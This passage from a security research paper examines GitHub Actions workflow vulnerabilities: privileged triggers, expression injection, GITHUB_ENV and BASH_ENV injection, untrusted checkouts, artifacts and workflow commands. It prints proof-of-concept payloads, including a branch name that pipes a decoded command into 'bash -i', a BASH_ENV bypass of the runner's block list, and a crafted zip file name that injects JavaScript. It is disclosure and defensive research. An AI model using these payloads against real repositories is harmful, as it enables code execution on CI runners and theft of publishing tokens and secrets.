3       types: [opened, reopened]
```

However since any GitHub user can create a fork of the targeted repository and create a pull request, some restrictions apply. For example the provided `GITHUB_TOKEN` will have restricted permissions and will not have write access on the repository, as otherwise it would allow anyone to modify any project hosted on GitHub. Even if someone adds an explicit write permission, the token will not be granted write access:

```
1 on:
2   pull_request:
3  # this will not work
4  permissions:
5   contents: write
```

The same goes for secrets, GitHub will not send any repository secrets to a runner when a workflow is triggered by a pull request made by a forked repository. Instead, the secrets will be empty (figure 11):

```
1 name: "PR"
2   on:
3     pull_request:
4   jobs:
5     init:
6       runs-on: ubuntu-latest
7       name: "init"
8       steps:
9       - run: |
10          echo "Secret value: ${{ secrets.SUPER_SECRET }}"
```

Yet, there are instances where the necessity arises to execute a workflow triggered by diverse pull request events, demanding not only read, but

Fig. 11. Empty secret.

also write access to the repository, or access to its secrets. Consider a scenario where a workflow aims to apply labels to a pull request based on certain properties. Such a workflow requires a `GITHUB_TOKEN` with write privileges on at least the `pull-request` permission. This kind of event is covered by the `pull_request_target` trigger as explained in the next section.

First time contributors Forking a public repository allows anyone to propose changes to the GitHub Actions workflows by submitting a pull request. While workflows from forks are restricted from accessing sensitive data like secrets, they can pose a challenge for maintainers if they are altered for malicious purposes.

In order to mitigate this potential issue, workflows triggered by pull requests from certain external contributors to public repositories may not run automatically and could require approval. By default, initial approval is necessary for all first-time contributors before their workflows can be executed. This precautionary measure is implemented to enhance security and prevent potential misuse of workflows.

This will result in the workflow being paused until someone approves it:




Fig. 12. Workflow waiting approval.

This restriction can be easily bypassed. An attacker could first make an innocent pull request fixing a legitimate bug or typo in the documentation. If this pull request gets accepted then the next workflows will automatically run.




Fig. 13. Fix typo issues.

pull_request_target As the `pull_request` trigger, the `pull_request_target` trigger will run a workflow when activity on a pull request in the repository occurs. For example, if no activity types are specified, the workflow runs when a pull request is opened or reopened or when the head branch of the pull request is updated.

However, in this case the `GITHUB_TOKEN` is granted read/write repository permission unless the `permissions` key is specified and the workflow can access secrets, even when it is triggered from a fork. This makes it a very interesting trigger as it can be triggered from a fork and still has access to sensitive elements. Particular attention must be paid to this type

of workflow to prevent malicious users to exploit weaknesses and gain access to sensitive information or tokens.

With a trigger configured on the previous workflow, an attacker could gain access to the defined secret:

```
name: "PR"
on:
  pull_request_target:

jobs:
  init:
    runs-on: ubuntu-latest
    name: "init"
    steps:
    - run: |
        echo "Secret value: ${{ secrets.SUPER_SECRET }}"
```




Fig. 14. Secret provided to the runner.

The secret is hidden in the output log to prevent any leak, but we can observe that the token is passed to the runner.

This trigger is even more dangerous as it is not subject to the first time contributors protection (cf. A.5). An external attacker could trigger a `pull_request_target` workflow without first performing an initial pull request.

workflow__run The `workflow_run` event takes place when a workflow run is either requested or completed. It enables the execution of a workflow based on the initiation or conclusion of another one. Notably, the workflow triggered by the `workflow_run` event has the capability to access secrets and write tokens, even if the preceding one did not possess such privileges. This is interesting in situations where the initial workflow intentionally lacks privileges, but subsequent privileged actions are required in a later workflow.

It is possible to access the `workflow_run` event payload associated with the workflow that triggered the target one. As an illustration, if the triggering workflow generates artifacts, a workflow initiated by the `workflow_run` event can retrieve and utilize these artifacts as needed. This feature enables smooth interaction and data sharing between workflows, enhancing flexibility and extensibility in GitHub Actions.

For example this workflow is provided in the GitHub documentation as an example:

```
name: Upload data

on:
  pull_request:

jobs:
  upload:
    runs-on: ubuntu-latest

    steps:
      - name: Save PR number
        env:
          PR_NUMBER: ${{ github.event.number }}
        run: |
          mkdir -p ./pr
          echo $PR_NUMBER > ./pr/pr_number
      - uses: actions/upload-artifact@v3
        with:
          name: pr_number
          path: pr/
```

Upon the completion of the preceding workflow, it initiates the execution of the subsequent one:

```yaml
name: Use the data

on:
  workflow_run:
    workflows: [Upload data]
    types:
      - completed

jobs:
  download:
    runs-on: ubuntu-latest
    steps:
      - name: 'Download artifact'
        uses: actions/github-script@v6
        with:
          script: |
          [...]
```

This is only based on the name of the triggering workflow. An attacker can easily create a pull request with a workflow matching the name of a `workflow_run` to trigger this one. If a vulnerability is present in the triggered workflow and it uses secrets, an attacker could expose them.

By default, the workflow triggered by the `workflow_run` event has the same capability as the triggering one. Since an attacker can only control workflows triggered with the `pull_request` event the resulting workflow will not have write privileges on the different permissions.

For example, in 15 we have a workflow in the SSTIC repository configured to run when a workflow called `trigger` is launched.

If an external user creates the `trigger` workflow the `GITHUB_TOKEN` associated in the `pr.yml` workflow will have write privileges on the repository even if the triggering one did not (cf figure 16 and 17).

Note that this event will only trigger a run if the workflow file is on the default branch.

issues/issue_comment The `issues` event runs a workflow when an issue in the repository is created or modified. The `issue_comment`, runs a workflow when an issue or pull request comment is created, edited, or deleted.

For example, it is possible to run a workflow when an issue or pull request comment has been created or deleted:

```yaml
on:
  issue_comment:
    types: [created, deleted]
```




Fig. 15. Workflow run.

This kind of workflow is interesting from an attacker's perspective, as it can be triggered directly by an external user. This can sometimes result in external data controlled by an attacker to be manipulated inside the workflow. If this data is not properly handled, the attacker could exploit it to get arbitrary code execution as described in section A.2, with the following example:




Fig. 16. Permissions of the trigger workflow.




Fig. 17. Permissions of the trigger workflow.

```
1  name: Issue
2    on:
3       issues:
4
5    jobs:
6      hello:
7        runs-on: ubuntu-latest
8        steps:
9          - run: |
10               echo "New issue: ${{ github.event.issue.title }}"
11
```

Since the workflow will run in the base context of the repository, the `GITHUB_TOKEN` will have write privileges on the repository (for organizations created before 2023) and secrets will be passed to the runner.

This kind of event is not restricted by the first time contributors protections. However, as the `workflow_run` trigger, both events will only be triggered if the workflow is present on the default branch. If the previous workflow is only present on a non default branch, it will not be exploitable.

A.6 GitHub artifacts

Workflow artifacts serve as a mechanism to retain data beyond the completion of a job, facilitating data sharing among different jobs within workflows. An artifact, in this context, refers to a file or a group of files generated during the execution of a workflow. This functionality proves particularly useful for preserving outputs such as build and test results after the conclusion of a workflow run.

For example:

```
- name: upload artifact
  uses: actions/upload-artifact@v3
  with:
    name: artifact-name
    path: artifact.txt
```




Fig. 18. Artifacts.

Importantly, all actions and workflows invoked within a run possess write access to the artifacts associated with that specific run, ensuring access of shared data by all components. Also, any external user could generate and store artifacts in the targeted repository. This means that a workflow triggered by a `workflow_run` event could download arbitrary

data controlled by an external attacker. In some cases, this can lead to critical vulnerabilities (cf. B.4).

B GitHub action vulnerabilities

In this section we will describe multiple security issues that we observed on public GitHub repositories. It's essential to understand that workflows are extensively utilized throughout GitHub. A rapid analysis revealed that 67% of the 1000 most starred GitHub repositories employ at least one workflow. This underscores its wide adoption, although the security risks associated with this technology are relatively less understood.

B.1 Expression injection

Each workflow trigger comes with an associated GitHub context, offering information about the event that initiated it. This includes details about the user who triggered the event, the branch name, and other relevant contextual information. Certain components of this event data, such as the base repository name, or pull request number, cannot be manipulated or exploited for injection by the user who initiated the event (e.g., in the case of a pull request). This ensures a level of control and security over the information provided by the GitHub context during workflow execution.

However, some elements can be controlled by an attacker and should be sanitized before being used. Here is the list of such elements, provided by GitHub:

- `github.event.issue.title`
- `github.event.issue.body`
- `github.event.pull_request.title`
- `github.event.pull_request.body`
- `github.event.comment.body`
- `github.event.review.body`
- `github.event.pages.*.page_name`
- `github.event.commits.*.message`
- `github.event.head_commit.message`
- `github.event.head_commit.author.email`
- `github.event.head_commit.author.name`
- `github.event.commits.*.author.email`
- `github.event.commits.*.author.name`
- `github.event.pull_request.head.ref`

— `github.event.pull_request.head.label`
— `github.event.pull_request.head.repo.default_branch`
— `github.head_ref`

The AutoGPT[1] repository was affected by this vulnerability. The `ci.yml` workflow of the release-v0.4.7 branch is configured with a dangerous `pull_request_target` trigger:

```
1  name: Python CI
2  on:
3    push:
4      branches: [ master, ci-test* ]
5      paths-ignore:
6        - 'tests/Auto-GPT-test-cassettes'
7        - 'tests/challenges/current_score.json'
8    pull_request:
9      branches: [ stable, master, release-* ]
10   pull_request_target:
11     branches: [ master, release-*, ci-test* ]
```

As explained in section A.5, the `pull_request_target` trigger means that anyone can trigger this workflow even external user by making a simple pull request.

At line 4, the expression `${{ github.event.pull_request.head.ref }}` is used. This expression represents the name of the branch which is directly concatenated in the bash script without proper sanitization:

```
1  - name: Checkout cassettes
2    if: ${{ startsWith(github.event_name, 'pull_request') }}
3    run: |
4      cassette_branch="${{ github.event.pull_request.user.login
   ↪  }}-${{ github.event.pull_request.head.ref }}"
5      cassette_base_branch="${{ github.event.pull_request.base.ref
   ↪  }}"
```

With a branch name such as `";{echo,aWQK}|{base64,-d}|{bash,-i};echo"`, it is possible to get arbitrary code execution:

An attacker allowed to execute arbitrary code in this context could get a reverse shell inside the runner and exfiltrate the following secret variables:

[1] https://github.com/Significant-Gravitas/AutoGPT

Fig. 19. Arbitrary code execution.

```
env:
  CI: true
  PROXY: ${{ github.event_name == 'pull_request_target' && secrets.PROXY || '' }}
  AGENT_MODE: ${{ github.event_name == 'pull_request_target' && secrets.AGENT_MODE || '' }}
  AGENT_TYPE: ${{ github.event_name == 'pull_request_target' && secrets.AGENT_TYPE || '' }}
  OPENAI_API_KEY: ${{ github.event_name != 'pull_request_target' && secrets.OPENAI_API_KEY || '' }}
[...]
run: |
  base64_pat=$(echo -n "pat:${{ secrets.PAT_REVIEW }}" | base64 -w0)
```

For more information on secret extractions please refer to those articles [6, 9]

Moreover, since the write permission is explicitly set the attacker will also be able to modify the code of the AutoGPT project.

```
permissions:
  # Gives the action the necessary permissions for publishing new
  # comments in pull requests.
  pull-requests: write
  # Gives the action the necessary permissions for pushing data to the
  # python-coverage-comment-action branch, and for editing existing
  # comments (to avoid publishing multiple comments in the same PR)
  contents: write
```

Ranked as the 24th most starred GitHub repository, AutoGPT's compromise could have had far-reaching consequences, potentially impacting a significant number of users.

Another vulnerability affecting the same workflow was also found, more on this in section B.3. After reporting this vulnerability to the AutoGPT team we found out that both vulnerabilities were already known, a security company independently found [2] the same vulnerabilities. While it was fixed on the main branch, it was still vulnerable as the `pull_request_target` trigger can be exploited from any branch and not only from the default branch.

The previous dangerous context element list provided by GitHub can also be extended with other potentially dangerous context elements. We often encounter workflows using the following context elements directly in a run script:

```
run: |
  echo ${{steps.step-name.outputs.value}}'
  echo ${{ needs.job.outputs.value }}
  echo ${{ env.ENV_VAR }}
```

If an attacker manages to control one of these values by exploiting a workflow, this would result in arbitrary command execution. This is why the previous list should be enhanced with these elements:

— `env.*`
— `steps.*.outputs.*`
— `needs.*.outputs.*`

An example is provided in section B.5.

B.2 Dangerous write

GitHub will create default environment variables that can be used inside every step in a workflow. The `GITHUB_ENV` and `GITHUB_OUTPUT` variables are particularly interesting.

It is possible to define environment variable in a step and to use this variable in another one. This can be done by writing it to the `GITHUB_ENV` variable:

```
echo "{environment_variable_name}={value}" >> "$GITHUB_ENV"
```

This variable points to a local path on the runner. This file is unique to the current step and changes for each step in a job.

[2] `https://github.com/cycodelabs/raven`

For example:

```
steps:
    - name: Set the value
      run: |
        echo "SSTIC=cicd is cool" >> "$GITHUB_ENV"
    - name: Use the value
      run: |
        echo "$SSTIC"
```

However, if a user can control the name or the value of the environment variable that is being set it can lead to arbitrary code execution. Multiple examples of this vulnerability have already been found like in this article [2].

We found a similar issue in a popular repository (still vulnerable). This workflow is configured with a `workflow_run` trigger:

```
on:
  workflow_run:
    workflows: ["Name"]
    types:
      - completed
    branches: [specificbranch]
```

Some artifacts are then downloaded from the triggering workflow:

```
- name: Get version
  uses: actions/github-script@v7
  with:
    script: |
      const allArtifacts = await
↪  github.rest.actions.listWorkflowRunArtifacts({
[...]
      const fs = require('fs');
      fs.writeFileSync('${{github.workspace}}/artifact-name.zip',
↪  Buffer.from(download.data));
```

Finally, the release version is written in the `GITHUB_ENV` variable:

```
- run: |
    unzip artifact-name.zip
    RELEASE_VERSION=$(cat release-version.txt)
    echo "RELEASE_VERSION=$RELEASE_VERSION" >> $GITHUB_ENV
```

A malicious user could deploy the following workflow to be able to set arbitrary environment variables:

```yaml
steps:
    - name: Set the value
      run: |
        echo "data" > release-version.txt
        echo "INJECT_ENV=injection value" >> release-version.txt
    - name: Upload released version
      uses: actions/upload-artifact@v4
      with:
        name: artifact-name
        path: ./release-version.txt
```

This would result in the INJECT_ENV variable being set.

As described in the article [2], Linux has many special environment variables that control how programs behave which we can modify to execute code. In their example they used the NODE_OPTIONS environment variable. This technique was already exploited [11] in 2020 by a researcher from the Project Zero security team.

The NODE_OPTIONS environment variable allows to specify a string of command-line arguments that will be applied by default whenever initiating a new Node process. This capability provides a convenient and standardized method for configuring default command-line settings for Node processes across an application. The GitHub runner will then use this variable in all subsequent processes. This variable is well known and can result in arbitrary command execution:

```
NODE_OPTIONS="--experimental-modules --experimental-loader=data:
↪  text/javascript,console.log('injection');"
```

However, in recent version of the GitHub runner,[3] GitHub explicitly prohibit the usage of this variable when setting environment variables, there is an environment block-list:

```
private string[] _setEnvBlockList =
{
    "NODE_OPTIONS"
};
```

This block-list approach can easily be bypassed, we used the BASH_ENV environment variable to leverage arbitrary code execution in the previous example. The BASH_ENV environment variable in Bash is used to specify a file to be sourced when a non-interactive shell is started. This variable allows setting up environment variables and configurations for non-interactive shells.

[3] https://github.com/actions/runner

When a Bash shell starts, it checks the BASH_ENV variable to see if it is set. If it is, the shell will source (execute) the file specified by BASH_ENV before executing any commands. This is particularly useful for setting up a consistent environment for non-interactive scripts or batch jobs.

For example:

```
$ BASH_ENV='$(id 1>&2)' bash -c 'echo hello'
uid=0(root) gid=0(root) groups=0(root)
hello
```

This technique comes from this article [1]

Here is the modified version of the triggering workflow to get arbitrary code execution:

```
- name: Set the value
  run: |
    echo "data" > release-version.txt
    echo 'BASH_ENV="$(touch /tmp/pwn)"' >> release-version.txt
- name: Upload released version
  uses: actions/upload-artifact@v4
  with:
    name: artifact-name
    path: ./release-version.txt
```




Fig. 20. Arbitrary code execution.

In the workflow of the vulnerable repository, it is possible to steal sensitive secrets.

B.3 Dangerous checkouts

Automated processing of pull requests (PRs) originating from external forks carries risks, and it is imperative to handle such PRs with caution,

treating them as untrusted input. While conventional CI/CD practices involve ensuring that a new PR does not disrupt the project build, introduce functional regressions, and validates test success, these automated behaviors can pose a security risk when dealing with untrusted PRs.

Such security issues can occur when a developer uses the `workflow_run` or the `pull_request_target` triggers. These triggers run in a privileged context, as they have read access to secrets and potentially have write access on the targeted repository. Performing an explicit checkout on the untrusted code will result in the attacker code being downloaded in such context.

The `autorelease-preview.yml` workflow of the excalidraw[4] repository is configured with an `issue_comment` trigger:

```
1 on:
2   issue_comment:
3     types: [created, edited]
```

The only condition to trigger the workflow is to make a specific comment:

```
1 name: Auto release preview
2 if: github.event.comment.body == '@excalibot trigger release' &&
  ↪  github.event.issue.pull_request
```

Then a reference to the commit id of the pull request is obtained with a GitHub script action:

```
1  uses: actions/github-script@v4
2  with:
3    result-encoding: string
4    script: |
5      const { owner, repo, number } = context.issue;
6      const pr = await github.pulls.get({
7        owner,
8        repo,
9        pull_number: number,
10     });
11     return pr.data.head.sha
```

This reference is then used to perform a checkout. Note that this reference points to the head commit of the PR coming from the fork repository.

[4] `https://github.com/excalidraw/excalidraw`

```
- uses: actions/checkout@v2
  with:
    ref: ${{ steps.sha.outputs.result }}
    fetch-depth: 2
```

Finally, the yarn package manager is used:

```
- name: Auto release preview
  id: "autorelease"
  run: |
    yarn add @actions/core
    yarn autorelease preview ${{ github.event.issue.number }}
```

A malicious user could trigger this workflow with malicious `.yarnrc.yml` file.

First the repository is forked by an attacker and a malicious `.yarnrc.yml` is created along with a malicious JavaScript file figure 21.




Fig. 21. PR.

Then a pull request is created, and the following comment is made, figure 22.

The vulnerable workflow is automatically launched, and the malicious code is executed, figure 23

This workflow is quite sensitive as it contains the `NPM_TOKEN` used to push code on npmjs.org:




Fig. 22. Commentaire sur la PR.

```
- name: Set up publish access
  run: |
    npm config set //registry.npmjs.org/:_authToken ${NPM_TOKEN}
  env:
    NPM_TOKEN: ${{ secrets.NPM_TOKEN }}
```

As of the time of writing the excalidraw package has 56k weekly downloads signifying that such compromise could potentially impact a significant number of users. We found similar vulnerabilities on other repositories such as Apache Doris, AutoGPT, and Cypress.

B.4 Dangerous artifacts

It is common practice to use artifacts to pass data between different workflows. We often encounter this with the `workflow_run` trigger where the triggering workflow will prepare some data that will then be sent to the triggered workflow. Given the untrusted nature of this artifact data, it is crucial to treat it with caution and recognize it as a potential threat. The vulnerability arises from the fact that external entities, such as malicious actors, can influence the content of the artifact data. This manipulation could lead to various security risks, including but not limited to code injection, data tampering, or unauthorized access.

We found a vulnerability in a popular repository (90k stars on GitHub), but unfortunately the vulnerability is not fixed yet. The vulnerable workflow is configured with a `workflow_run` trigger, the workflow downloads artifacts from the triggering workflow:




Fig. 23. Arbitrary code execution.

```
- name: download  artifact
  id: download_artifacts
  uses: dawidd6/action-download-artifact@v2
  with:
    workflow: ${{ github.event.workflow_run.workflow_id }}
    run_id: ${{ github.event.workflow_run.id }}
    name: redacted-name
```

Then a JavaScript file is executed:

```
- name: upload visual-regression report
  id: report
  env:
    CLOUD_KEY_ID: ${{ secrets.CLOUD_KEY_ID }}
    CLOUD_KEY_SECRET: ${{ secrets.CLOUD_KEY_SECRET }}
  run: |
    node scripts/path/jscript.js ./path --key=value
```

A malicious user could trigger this workflow with a malicious version of the artifact. Since the workflow does not check the content of the artifacts, it is possible to overwrite the `scripts/path/jscript.js` file. It would then be possible to gain arbitrary code execution inside this workflow. The following workflow can be used to gain arbitrary code execution:

```
name: redacted
  on:
    pull_request:
  jobs:
    redacted:
        name: redacted
        runs-on: ubuntu-latest
        steps:
        - name: prepare
          run: |
              mkdir scripts
              mkdir -p scripts/path/
              echo 'console.log("pwn");' > scripts/path/jscript.js

        - name: Upload artifact
          uses: actions/upload-artifact@v3
          with:
            name: redacted-name
            path: scripts/*

```

When the pull request is created, it will launch the malicious workflow wich will in turn trigger the vulnerable workflow. It will download the malicious artifacts and the `jscript.js` script will be overwritten since the artifact downloaded by the `dawidd6/action-download-artifact` action will be unziped in the current directory, without any validation. The script will then be executed.

Here is another good example [3] of this kind of exploitation, a company found a vulnerability in a workflow of the rust-lang repository.

B.5 Workflow commands

Actions possess the capability to interact with the runner machine, enabling them to set environment variables, define output values for use by other actions, incorporate debug messages into output logs, and perform various other tasks.

The majority of workflow commands use the `echo` command in a specific format like this:

```
echo "::workflow-command
↪  parameter1={data},parameter2={data}::{command value}"
```

Others are triggered by writing to a file like `GITHUB_ENV` and `GITHUB_OUTPUT`.

However, before 2020, it was possible to control environment variables with the echo way like this:

```
run: |
    echo "##[set-env name=ENV_NAME;]value"
    # or
    echo "echo "::set-env name=ENV_NAME::value"

```

The implemented workflow commands were insecure by nature due to the common practice of logging to STDOUT. This vulnerability opened avenues for potential attacks, allowing malicious payloads to be easily injected and trigger the `set-env` command. The ability to modify environment variables introduced multiple paths for remote code execution, with a particularly obvious payload being the one demonstrated earlier (cf. B.2). This security concern underlines the importance of adopting robust measures to prevent unauthorized manipulation of environment variables and to mitigate the risk of malicious payloads. This vulnerability was initially reported [11] by a security researcher from Project Zero.

GitHub decided to prohibit the `set-env` workflow command in 2020 but the `set-output` command is still available while being deprecated.

In 2022 a security researcher found [2] a vulnerability in a workflow of the `codelab-friendlychat-android` and `codelab-friendlychat-android repositories` from the Firebase organization. The `preview_deploy.yml` workflow was downloading untrusted artifacts and setting environment variables based on the received data. Note that this workflow is triggered by a `workflow_run` trigger:

```
1  - name: 'Download artifact'
2      uses: actions/github-script@v3.1.0
3      with:
4          script: |
5          var artifacts = await
   ↪   github.actions.listWorkflowRunArtifacts({
6          [...]
7          fs.writeFileSync('${{github.workspace}}/pr_number.txt',
   ↪   downloadPrNumber);
8
   ↪   fs.writeFileSync('${{github.workspace}}/firebase-android.zip',
   ↪   Buffer.from(downloadPreview.data));
9  - run: |
10     unzip pr.zip
11     echo "pr_number=$(cat NR)" >> $GITHUB_ENV
12     mkdir firebase-android
13     unzip firebase-android.zip -d firebase-android
```

As explained in section B.2, this can be easily exploited. The Firebase team fixed the issue with the following code:

```
1  - id: unzip
2    run: |
3      set -eou pipefail
4      pr_number=$(cat -e pr_number.txt)
5      pr_number=${pr_number%?}
6      pr_length=${#pr_number}
7      only_numbers_re="^[0-9]+$"
8      if ! [[ $pr_length <= 10 && $pr_number =~ $only_numbers_re ]] ;
   ↪   then
9        echo "invalid PR number"
10       exit 1
11     fi
12     echo "::set-output name=pr_number::$pr_number"
13     mkdir firebase-android
14     unzip firebase-android.zip -d firebase-android
```

Here this script check that the PR number received in `pr_number.txt` only contains numeric characters. The `set-output` command is then employed and the output value is finally used in a GitHub script action:

```
- name: Write Comment
  uses: actions/github-script@v3
  with:
    github-token: ${{ secrets.GITHUB_TOKEN }}
    script: |
      await github.issues.createComment({
        owner: context.repo.owner,
        repo: context.repo.repo,
        issue_number: ${{ steps.unzip.outputs.pr_number }},
        body: 'View preview ${{
↪ steps.deploy_preview.outputs.details_url }}'
      });
```

We managed to bypass the fix of the Firebase team by leveraging the `set-output` workflow command and the expression injection since the `${{ steps.unzip.outputs.pr_number }}` value is concatenated in the script (cf figure B.1).

The trick here is to use the fact that the `unzip` command will log the name of the files that are decompressed to STDOUT. This means that by controlling STDOUT in the `unzip` step one can modify the value of `pr_number`. This is possible by crafting a malicious zip file with the following content:

```
$ unzip -l steps.zip
Archive:  steps.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2023-12-26 15:46   steps/
        8  2023-12-26 15:46   steps/Hello ##[set-output
↪ name=pr_number;]'end'}); console.log('pwn') ;
↪ console.log({console
---------                     -------
        8                     2 files
```

The `pr_number` variable will be equal to:

```
'end'}); console.log('pwn') ; console.log({console
```

This will be concatenated in the `Write Comment` step, allowing arbitrary JavaScript code execution (figure 24).

B.6 Repo Jacking

The repo jacking vulnerability was presented [4] at DEFCON 31. This vulnerability occurs when a GitHub action is referencing an action on a non-existing GitHub organization or user. For example:

```
> Download artifact
> Run set -eou pipefail
v Write Comment
1  ▸ Run actions/github-script@v7
16 pwn
17 {
18   console: Object [console] {
19     log: [Function: log],
20     warn: [Function: warn],
21     dir: [Function: dir],
